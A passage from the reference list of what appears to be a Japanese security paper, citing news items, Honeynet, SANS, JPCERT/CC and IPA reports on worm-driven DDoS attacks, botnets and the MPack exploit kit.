18) 残るはあと 1 サイトーNetSky の DDos 攻撃で 4 サイトがダウン
http://japan.cnet.com/news/sec/story/0,2000050480,20065376,00.htm
19) MyDoom ウイルス，一斉攻撃開始--SCO サイトがダウン
http://japan.cnet.com/news/ent/story/0,2000047623,20064064,00.htm
20) The Honynet Project & Research Alliance, “Know your Enemy: Tracking botnets”
http://www.honeynet.org/papers/bots/
22) Going price for network of zombie PCs: $2,000-$3,000
http://www.usatoday.com/tech/news/computersecurity/2004-09-08-zombieprice_x.htm
23) SANS: Massive MPACK Compromise, http://isc.sans.org/diary.html?storyid=2991
24) JPCERT/CC，「複数の脆弱性を使用する攻撃ツール MPack に関する注意喚起」
http://www.jpcert.or.jp/at/2007/at070016.txt
25) 近年の標的型攻撃に関する調査研究，http://www.ipa.go.jp/security/fy19/reports/sequential/index.html